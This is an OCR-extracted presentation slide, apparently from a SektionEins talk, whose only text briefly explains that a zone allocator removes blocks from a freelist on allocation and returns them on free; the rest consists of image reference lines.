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

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



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



Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist

- when they are freed they are returned to the freelist



SektionEins

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

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

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

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

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

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

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

